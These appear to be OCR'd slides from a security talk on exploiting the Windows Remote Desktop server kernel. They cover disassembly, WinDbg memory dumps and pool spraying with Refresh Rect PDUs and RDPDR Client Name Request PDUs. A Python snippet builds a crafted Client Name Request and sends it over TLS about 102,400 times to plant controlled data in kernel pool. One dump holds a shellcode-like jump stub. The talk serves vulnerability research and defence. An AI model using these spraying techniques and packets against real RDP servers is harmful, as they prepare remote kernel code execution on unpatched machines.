.text:0001169B                 inc     ax
.text:0001169D                 mov     [ebp+right], ax
.text:000116A4                 mov     ax, [esi+4]
.text:000116A8                 inc     ax
.text:000116AA                 push    808h
.text:000116AF                 mov     [ebp+bottom], ax
.text:000116B6                 lea     eax, [ebp+stRect]
.text:000116BC                 push    eax
.text:000116BD                 push    0
.text:000116BF                 push    0
.text:000116C1                 push    4
.text:000116C3                 push    dword ptr [ebx+4]
.text:000116C6                 mov     [ebp+stRect], 2
.text:000116CD                 call    _WDICART_IcaChannelInput@24 ; WDICART_IcaChannelInput(x,x,x,x,x,x)
```


```
; ShareClass *__stdcall WDW_InvalidateRect(
_WDW_InvalidateRect@12 proc near               ; (

stRect          = byte ptr -824h
left            = word ptr -820h
top             = word ptr -81Eh
right           = word ptr -81Ch
bottom          = word ptr -81Ah
loop            = dword ptr -1Ch
pszDest         = word ptr -18h
var_4           = dword ptr -4
arg_0           = dword ptr  8
refresh_rect_pdu_stream= dword ptr  0Ch
length          = dword ptr  10h
```

Pool spraying with Refresh Rect PDU

- A bug of info leak?
  - Copy (0x808 – 0xC) sized unused stack data to the pool.

```
kd> r
eax=889ff678 ebx=8843a008 ecx=0001d350 edx=0000f46a esi=00000808 edi=889ff658
eip=916e1981 esp=8db81714 ebp=8db81750 iopl=0         nv up ei ng nz na po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000282
termdd!IcaChannelInputInternal+0x39b:
916e1981 e824550000      call    termdd!memcpy (916e6eaa)
kd> dc esp l3
8db81714  889ff678 8db817a4 00000808           x...........
kd> dc 8db817a4
8db817a4  00000002 e3ffc300 86c1002c 00000400  ........,.......
8db817b4  00000001 00000000 00000000 00000000  ................
8db817c4  00000000 8971b670 000001f7 8db818d4  ....p.q.........
8db817d4  95592ee5 8db818f8 8413b44f 8db817f8  ..Y.....O.......
8db817e4  807cd340 83f31e20 83f31e38 83e7bdb2  @.|. ...8.......
8db817f4  00000001 8db80004 8417e720 000000f0  ........ .......
8db81804  8db81808 00003030 00000006 00000001  ....00..........
8db81814  8db8182c 86c58d48 ffffffff 98eec632  ,...H.......2...
```

What looks like in the kernel memory



Pool spraying with Refresh Rect PDU

- Pros
  - Can be sent through default open I/O channel (0x03eb)
  - Can be sent for multiple times legitimately
  - Can be used to spray data to the fixed address
  - Faster: 1 PDU = 0xff(255) times 0x828 sized kernel pool allocations (~1mb scope in theory)
- Cons
  - Only 8 bytes can be controlled in each page (0x1000 sized pool)
  - Cannot reach memcpy path each time, so the actual spraying size may be less than expected.
    - in theory 0x200 times one refresh rect PDUs can allocate 512mb
    - actually 0x8a000000 - 0x86000000 = 0x4000000 = 0x40*1mb = 64mb with some gaps
  - Some pools may be freed (although the data are still there)


Pool Feng Shui with RDPDR Client Name Request PDU

- What is it designed for?
  - The client tells the server the client computer name.

2.2.2.4 Client Name Request (DR_CORE_CLIENT_NAME_REQ)

The client announces its machine name.

0	1	2	3	4	5	6	7	8	9	10	1	2	3	4	5	6	7	8	9	20	1	2	3	4	5	6	7	8	9	30	1
Header																															
UnicodeFlag																															
CodePage																															
ComputerNameLen																															
ComputerName (variable)																															
...																															



Pool Feng Shui with RDPDR Client Name Request PDU

- How could it be abused?
  - Send it with arbitrary data in ComputerName field (for massive times in a short time).

4.5 Client Name Request

```
46 bytes, client to server
00000000 72 44 4e 43 01 00 00 00 00 00 00 00 1e 00 00 00
00000010 54 00 53 00 44 00 45 00 56 00 2d 00 53 00 45 00
00000020 4c 00 46 00 48 00 4f 00 53 00 54 00 00 00
72 44              Header->RDPDR_CTYP_CORE = 0x4472
4e 43              Header->PAKID_CORE_CLIENT_NAME = 0x434e
01 00 00 00        UnicodeFlag = 0x00000001
00 00 00 00        CodePage = 0x00000000
1e 00 00 00 ComputerNameLen = 0x0000001e (30)
54 00 53 00        ComputerName
44 00 45 00        ComputerName (continued)
56 00 2d 00        ComputerName (continued)
53 00 45 00        ComputerName (continued)
4c 00 46 00        ComputerName (continued)
48 00 4f 00        ComputerName (continued)
53 00 54 00        ComputerName (continued)
00 00       ComputerName (continued)
```

Pool Feng Shui with RDPDR Client Name Request PDU

- How to construct in the RDP client

```
datalen = 0x3c8
size = '{0:04x}'.format(datalen+0x10+0x08+0x0e+1)
size2 = '{0:03x}'.format(datalen+0x10+0x08)
size3 = '{0:04x}'.format(datalen+0x10)
datasize = '{0:04x}'.format(datalen)
clientNameRequestHeader = "0300"+ size + "02f080640007 03ec 708" + size2 + size3[2:4] + size3[0:2]
 +"0000" + "0300000072444e43010000000000000000" + datasize[2:4] + datasize[0:2] + "0000"
sig = "efbeadde"
clientNameRequestData = "44" * (datalen-4)
clientNameRequest = clientNameRequestHeader + sig + clientNameRequestData
for j in range(0x400*100): #25*0x1000*0x400 = 100mb
    tls.sendall(bytes(clientNameRequest))
#red: channelID 0x03ec, RDPDR
#yellow: client name request header
```


Pool Feng Shui with RDPDR Client Name Request PDU

- How to parse in the RDP server

```
kd> kb
 # ChildEBP RetAddr  Args to Child
00 8dbad940 913ef458 8889b500 00000005 00000000 termdd!IcaChannelInputInternal+0x39b
01 8dbad968 9ad483f3 8898c674 00000005 00000000 termdd!IcaChannelInput+0x3c
02 8dbad988 9ad4b879 8898c674 00000005 00000000 RDPWD!WDICART_IcaChannelInputEx+0x1d
03 8dbae020 9ad45e42 96321008 8855ab52 000000b0 RDPWD!WDW_OnDataReceived+0x240
04 8dbae04c 9ad45bfd 96321910 9562851c 00000000 RDPWD!SM_MCSSendDataCallback+0x19a
05 8dbae0a4 9ad45a64 000000b8 8dbae0dc 8855ab43 RDPWD!HandleAllSendDataPDUs+0x115
06 8dbae0c0 9ad66c78 000000b8 8dbae0dc 8898c670 RDPWD!RecognizeMCSFrame+0x32
07 8dbae0ec 9ad4886f 96321008 8855ac02 00000000 RDPWD!MCSIcaRawInputWorker+0x3b4
08 8dbae100 913f295a 96321008 00000000 8855aa84 RDPWD!WDLIB_MCSIcaRawInput+0x13
09 8dbae124 9ad394b5 8656a28c 00000000 8855aa84 termdd!IcaRawInput+0x5a
0a 8dbae13c 9ad38f06 8855aa84 0000017e 8656a288 tssecsrv!CRawInputDM::PassDataToServer+0x2b
0b 8dbae184 9ad38a16 8dbae194 8656a278 9ad3c118 tssecsrv!CFilter::FilterIncomingData+0x98
0c 8dbae1b0 913f295a 886a8570 00000000 8855aa84 tssecsrv!ScrRawInput+0x60
0d 8dbae1d4 9ad2e6a9 864b8a2c 00000000 8855aa84 termdd!IcaRawInput+0x5a
0e 8dbaea10 913f1671 8855a938 00000008 88abc980 tdtcp!TdInputThread+0x34d
0f 8dbaea2c 913f1780 88622a00 00380173 889c7420 termdd!_IcaDriverThread+0x53
10 8dbaea54 913f222f 88abc980 889c73b0 8889b530 termdd!_IcaStartInputThread+0x6c
11 8dbaea94 913eff9f 8889b530 889c73b0 889c7420 termdd!IcaDeviceControlStack+0x629
12 8dbaeac4 913f0173 889c73b0 889c7420 88896980 termdd!IcaDeviceControl+0x59
13 8dbaeadc 83e4c129 875bbd08 889c73b0 889c73b0 termdd!IcaDispatch+0x13f
```

Pool Feng Shui with RDPDR Client Name Request PDU

```
72 44          Header->RDPDR_CTYP_CORE = 0x4472
4e 43          Header->PAKID_CORE_CLIENT_NAME = 0x434e
```



Pool Feng Shui with RDPDR Client Name Request PDU

- How to parse in the RDP server

```
kd> r
eax=88a7f028 ebx=865b4548 ecx=0001d0a8 edx=000004ca esi=000000a8 edi=88a7f008
eip=913ee981 esp=8dbad904 ebp=8dbad940 iopl=0         nv up ei ng nz na po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000282
termdd!IcaChannelInputInternal+0x39b:
913ee981 e824550000      call    termdd!memcpy (913f3eaa)
kd> dc esp l3
8dbad904  88a7f028 8855ab5a 000000a8           (...Z.U.....
kd> db 8855ab43
8855ab43  03 00 00 bf 02 f0 80 64-00 07 03 ec 70 80 b0 a8  .......d....p...
8855ab53  00 00 00 03 00 00 00 72-44 4e 43 01 00 00 00 00  .......rDNC.....
8855ab63  00 00 00 00 00 00 00 8b-51 28 81 c2 34 04 00 00  ........Q(..4...
8855ab73  ff e2 44 44 44 44 44 00-00 00 00 44 44 44 44 44  ..DDDDD....DDDDD
8855ab83  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
8855ab93  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
8855aba3  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
8855abb3  44 44 44 44 44 44 44 00-00 00 00 44 44 44 44 44  DDDDDDD....DDDDD
kd> !pool 88a7f028
Pool page 88a7f028 region is Nonpaged pool
*88a7f000 size:   d0 previous size:    0  (Allocated) *TSic
            Pooltag TSic : Terminal Services - ICA_POOL_TAG, Binary : termdd.sys
```

Pool Feng Shui with RDPDR Client Name Request PDU

```
kd> !pool 86c2f038
Pool page 86c2f038 region is Nonpaged pool
*86c2f000 size:  400 previous size:    0  (Allocated) *TSic
          Pooltag TSic : Terminal Services - ICA_POOL_TAG, Binary : te
 86c2f400 size:  400 previous size:  400  (Allocated)  TSic
 86c2f800 size:  400 previous size:  400  (Allocated)  TSic
 86c2fc00 size:  400 previous size:  400  (Allocated)  TSic
kd>
Memory
Virtual: 86c2f008   Previous   Display format:
86c2f008 08 1c cf aa 08 e4 86 86 28 f0 c2 86 d8 03 00 00 d8 03 00 00 22
86c2f01d 6b 7f fa 3a c8 26 a4 67 6e 93 d3 72 40 4e 43 01 00 00 00 00 00
86c2f032 00 00 c8 03 00 00 ef be ad de 44 44 44 44 44 44 44 44 44 44 44
86c2f047 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44
86c2f05c 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44
86c2f071 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44
86c2f086 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44
86c2f09b 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44
86c2f0b0 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44
86c2f0c5 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44
86c2f0da 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44
86c2f0ef 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44
86c2f104 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44
86c2f119 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44
86c2f12e 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44
86c2f143 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44
```

```
kd> !pool 88ee0008
Pool page 88ee0008 region is Nonpaged pool
*88ee0000 size:  770 previous size:    0  (Free )  *TSic
          Pooltag TSic : Terminal Services - ICA_POOL_TAG, Binary : te
kd>
Memory
Virtual: 88ee0008   Previous   Display format:
88ee0008 20 87 18 88 10 c2 49 88 00 04 ee 88 00 00 00 00 d8 03 00 00 9e
88ee001d 20 ba 1e 4d 61 79 0e 47 46 95 24 72 44 4e 43 01 00 00 00 00 00
88ee0032 00 00 c8 03 00 00 ef be ad de 44 44 44 44 44 44 44 44 44 44 44
88ee0047 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44
88ee005c 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44
88ee0071 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44
88ee0086 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44
88ee009b 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44
88ee00b0 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44
88ee00c5 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44
88ee00da 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44
88ee00ef 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44
88ee0104 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44
88ee0119 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44
88ee012e 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44
88ee0143 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44
88ee0158 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44
88ee016d 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44
```

Pool Feng Shui with RDPDR Client Name Request PDU

- What looks like in the kernel memory – reclaim memory layout

```
kd> s -d 80000000 L?0x10000000 86c10030
#total number 255 when sending 0x100 times
864a2094  86c10030 44444444 44444444 44444444  0...DDDDDDDDDDD
864a271c  86c10030 44444444 44444444 44444444  0...DDDDDDDDDDD
864a2cdc  86c10030 44444444 44444444 44444444  0...DDDDDDDDDDD
864c8094  86c10030 44444444 44444444 44444444  0...DDDDDDDDDDD
864c821c  86c10030 44444444 44444444 44444444  0...DDDDDDDDDDD
864e5094  86c10030 44444444 44444444 44444444  0...DDDDDDDDDDD
…
88b103bc  86c10030 44444444 44444444 44444444  0...DDDDDDDDDDD
88b619b4  86c10030 44444444 44444444 44444444  0...DDDDDDDDDDD
88b635ac  86c10030 44444444 44444444 44444444  0...DDDDDDDDDDD
88b691f4  86c10030 44444444 44444444 44444444  0...DDDDDDDDDDD
```

Pool Feng Shui with RDPDR Client Name Request PDU

- What looks like in the kernel memory – spray memory layout

```
86850838  deadbeef 44444444 44444444 44444444  ....DDDDDDDDDDDD
86850c38  deadbeef 44444444 44444444 44444444  ....DDDDDDDDDDDD
86851038  deadbeef 44444444 44444444 44444444  ....DDDDDDDDDDDD
86851438  deadbeef 44444444 44444444 44444444  ....DDDDDDDDDDDD
86851838  deadbeef 44444444 44444444 44444444  ....DDDDDDDDDDDD
86851c38  deadbeef 44444444 44444444 44444444  ....DDDDDDDDDDDD
